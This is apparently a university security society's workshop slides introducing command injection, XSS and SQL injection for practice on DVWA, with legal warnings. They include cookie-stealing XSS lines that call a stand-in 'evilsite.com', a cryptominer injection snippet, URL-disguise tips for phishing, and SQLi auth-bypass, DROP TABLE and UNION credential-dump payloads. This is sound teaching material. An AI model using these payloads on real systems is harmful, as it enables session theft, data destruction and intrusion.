Please note this event may be photographed

Introduction to Web Hacking

First and foremost!

- Please bear with us! We anticipated ~15 members so have had to ramp up everything significantly in the past week.
- Cyber Security is a niche hobby, don’t be disheartened if it’s a little frustrating to begin with.
- We’ve had a very small initial budget + lots of University-imposed restraints to deal with so there may be some teething issues.

The Legal Bit

- The skills taught in these sessions allow identification and exploitation of security vulnerabilities in systems. We strive to give you a place to practice legally, and can point you to other places to practice. These skills should not be used on systems where you do not have explicit permission from the owner of the system. It is **VERY** easy to end up in breach of relevant laws, and we can accept no responsibility for anything you do with the skills learnt here.
- If we have reason to believe that you are utilising these skills against systems where you are not authorised you will be banned from our events, and if necessary the relevant authorities will be alerted.
- Remember, if you have any doubts as to if something is legal or authorised, just don’t do it until you are able to confirm you are allowed to.

Code of Conduct

- Before proceeding past this point you must read and agree our Code of Conduct, this is a requirement from the University for us to operate as a society.
- If you have any doubts or need anything clarified, please ask a member of the committee.
- Breaching the Code of Conduct = immediate ejection and further consequences.

- Code of Conduct can be found at https://wiki.shefesh.com/doku.php?id=code_conduct

Who are we?

- Interdisciplinary team of people with varied backgrounds in Cyber Security.
- All have self-taught to some degree – this society aims to aid with that.
- Professional experience, blogs, networking events.

Getting Set Up

- Ideally you have downloaded and installed VirtualBox on your laptop.
- There is a Virtual Machine you will require for this session.

- If you do not have VirtualBox/the VM ready, we have local copies hosted on our network here.
- For lower spec machines, we are hosting some DVWA instances on our own network.

Network Details


- For VirtualBox – please use eduroam and download the relevant version for you from VirtualBox.org (if there are issues, we have some local copies on our server)
- For the Virtual Machine image – you can either download it from the Internet at https://tinyurl.com/y9g6gu3b or connect to our local network.
- Local network details:
  - Main access points are shefesh-ap1 and shefesh-ap2. Please try to spread evenly over these two.
  - Backup (slower) access point is shefesh-ap3, suitable for older 2.4Ghz devices.
  - Password for all access points: IAgr33FollowRules

Finding Files

- If you are on our local network, please navigate to 192.168.1.38/downloads to find the relevant files.
- This is a 1Gbps network however due to unusually high numbers this may become saturated so please be patient.

- Please ask us if you have any issues!

What does hacking look like?



Today

This session we'll be covering the basics of:

- Command Injection
- Cross-Site Scripting (XSS)
- SQL Injection (SQLi)

Command Injection

Command Injection – What is it?

- Some web pages execute commands directly on the underlying server using user input.
- Examples include network diagnostic sites, e.g network-tools.com
- If a web page is poorly coded, it is possible to execute commands beyond the intended use.

Command Injection – Why is it bad?

- Fairly simple to see why this is bad. Unlimited possibilities?
- Combined with badly managed permissions on the underlying server = game over.
- Very little skill required to undertake – huge liability if overlooked.


Basic Linux Command Ideas

- Commands are typically typed in on a per-line basis.
- This can be bypassed using special operators/characters.
- You can also take the output of one command and ‘pipe’ (redirect) it to another command or file.

Cross-Site Scripting (XSS)

XSS – What is it?

- Web pages are just big blocks of text, and the browser parses them
- JavaScript code is included in web pages to offer functionality
- Executed locally by your browser
- What if we can inject our own JavaScript?
- It still runs!
- This is an XSS exploit
- 3 Main types – Reflected, Stored and DOM-Based
- We're looking at reflected and stored




```
<html>
<head>
  <title>My Site</title>
</head>

<body>

  <h1>Welcome!</h1>
  <p>This is my site!</p>

  <script>alert(1);</script>

</body>
</html>
```


JavaScript embedded in a webpage

Note: Chrome has a built in protection against simple reflected XSS


XSS – Reflected

- Sometimes data you send to the server, is sent back
- In this example, you provide your name as a GET param
- (The php runs on the server)
- And it sends "Hello <Your name>" back
- In the example, the page would show
- "Hello Jack"


Hello Jack



```
<?php
echo "Hello " . $_GET['name'];
?>
```




Note: example.com doesn't have this code on… it's an example

Note: Chrome has a built in protection against simple reflected XSS

XSS – Reflected

- But what if instead of a name, we send JavaScript?
- www.example.com/index.php?name=<script>alert("Hacked?");</script>
- The browser received
- 'Hello <script>alert("Hacked?");</script>'
- When parsing it saw the <script>
- So it ran it!


Hello

Hacked?


Note: Chrome has a built in protection against simple reflected XSS

XSS – Reflected

- But how do you actually pull this off for real
- You would want the target to go to the URL containing the reflected payload
- But won’t they notice a URL that looks like
- www.example.com/index.php?name=<script>alert("Hacked?");</script>
- But what if it looked like
- www.tinyurl.com/stSca34
- Or a "Click Here" (Linked to the attack)
- Or even
- www.google.com (The text says google, the link takes you to the attack)

XSS - Stored


- Many web applications allow you to send data that is stored on the server (e.g Facebook)
- E.g. Comments, blog posts, messages, etc
- What if you include JavaScript in those?
- Can be much worse than reflected
- Anyone who visits the infected page is attacked


Leave a Reply
Your email address will not be published. Required fields are marked *
Comment


```
<script>
alert("Got you");
</script>
```

XSS – But why is it bad?


- All we did was make something pop up – annoying right?
- But what about cookies?
- Or injecting adverts
- Maybe adding a crypto-currency miner?
- You're really just limited by your imagination



```
<script>document.location="http://www.evilsite.com/cookiesteal.php?cookie="+document.cookie;</script>
```



```
<script>
  var xhr = new XMLHttpRequest();
  xhr.open('GET', "https://www.evilsite.com/cookiesteal.php?cookie=" + document.cookie, true);
  xhr.send();
</script>
```




```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
    var miner = new CoinHive.User('<attackers key>', '<identifer>');
    miner.start();
</script>
```

Note: Could inject multiple elements for a multi-stage attack, like loading an external script then running part of it


SQL Injection (SQLi)

SQLi – What is SQL?


- SQL is used to interact with databases
- Uses keywords such as SELECT, INSERT, DELETE, AND, OR, WHERE
- By structuring them into "Queries"
- Queries often sent to database engine as a string (text)
- Engine processes the query and returns the result
- Comments with "--"



```sql
SELECT Username,Pass FROM Users WHERE ID=2;
```




```sql
DELETE FROM Products WHERE Name="Nails" -- A Comment
```




```sql
INSERT INTO Products(Name,Price) VALUES ("Hammer",12);
```

SQLi – How?


- User input is often needed in queries
- Normal use, $_GET['ID'] = 6
- What if they provide SQL?
- $_GET['ID'] = 6 OR "1" = "1" --
- The extra bit became part of the query
- Why is the "--" is included?
- Let’s get destructive?
- $_GET['ID'] = 6; DROP TABLE Users; --




```
$query = "SELECT Name,Price FROM Products WHERE ID=" . $_GET['ID'];
```



```
SELECT Name,Price FROM Products WHERE ID=6
```



```
SELECT Name,Price FROM Products Where ID=6 OR "1" = "1" --
```




```
SELECT Name,Price FROM Products WHERE ID=6; DROP TABLE Users; --
```


Note: Modern database systems don’t allow concatenated queries when sent from programming APIs

SQLi – Auth bypass


- Part of a simple auth system
- User provides username and password
- If number of results > 0 log them in as "User"
- But what if we inject some extra SQL?
- $_POST['user'] = Jack
- $_POST['password'] = ' OR '1'='1' --
- Now for each record,
- It checks, is the username Jack ?
- AND is the password blank ?
- OR does 1 = 1 ?
- 1 will always equal 1
- So this will pass on every record
- And log you in, auth… bypassed



```
$username = $_POST['user'];
$password = $_POST['pass'];
$query = "SELECT Username,Pass FROM Users WHERE Username='$username' AND Pass='$password'";
```



```
SELECT Username,Pass FROM Users WHERE Username='Jack' AND Pass='myfakepassword'
```




```
SELECT Username,Pass FROM Users WHERE Username='Jack' AND Pass='' OR '1'='1' --'
```


Note: When dealing with strings in SQL, you need to "quote" with ' ', so inject we need to end the ' and comment the original out

SQLi – Data exfiltration


- Imagine a list set of products being selected
- Same as before we can inject things there
- Enter the UNION query
- UNION queries allow multiple SELECTs in one query
- $_GET['category'] = ' UNION SELECT Username,Pass FROM Users --
- The list of products would now also include all the Username,Pass combos from the user table



```
$category = $_GET['category'];
$query = "SELECT Name,Price FROM Products WHERE Category='$category'";
```



```
SELECT Name,Price FROM Products WHERE Category='' UNION SELECT Username,Pass FROM Users --'
```



```
Admin|agrdg&jkefsDFUJUKJ8fawda4
Jack|myfakepassword
John|password1234
```

I ran the query against a simulation database, that's the users table

Note: UNION queries must SELECT the same number of columns as the main SELECT they are attached to. This can be solved either by multiple injections (if you need more cols), or using hard-coded values (if you need less)

Damn Vulnerable Web App

Your turn!

Some potential goals

- Get a list of all users
- Find out the database version
- Find out the database user
- Get the database schema
- Can you find some passwords? (If you do let us know and we can help you crack them)
- Can you load a site within a site? (Hint: iframes)
- What are your cookie values? (Without just looking at them!)
- See what other cool stuff you can do!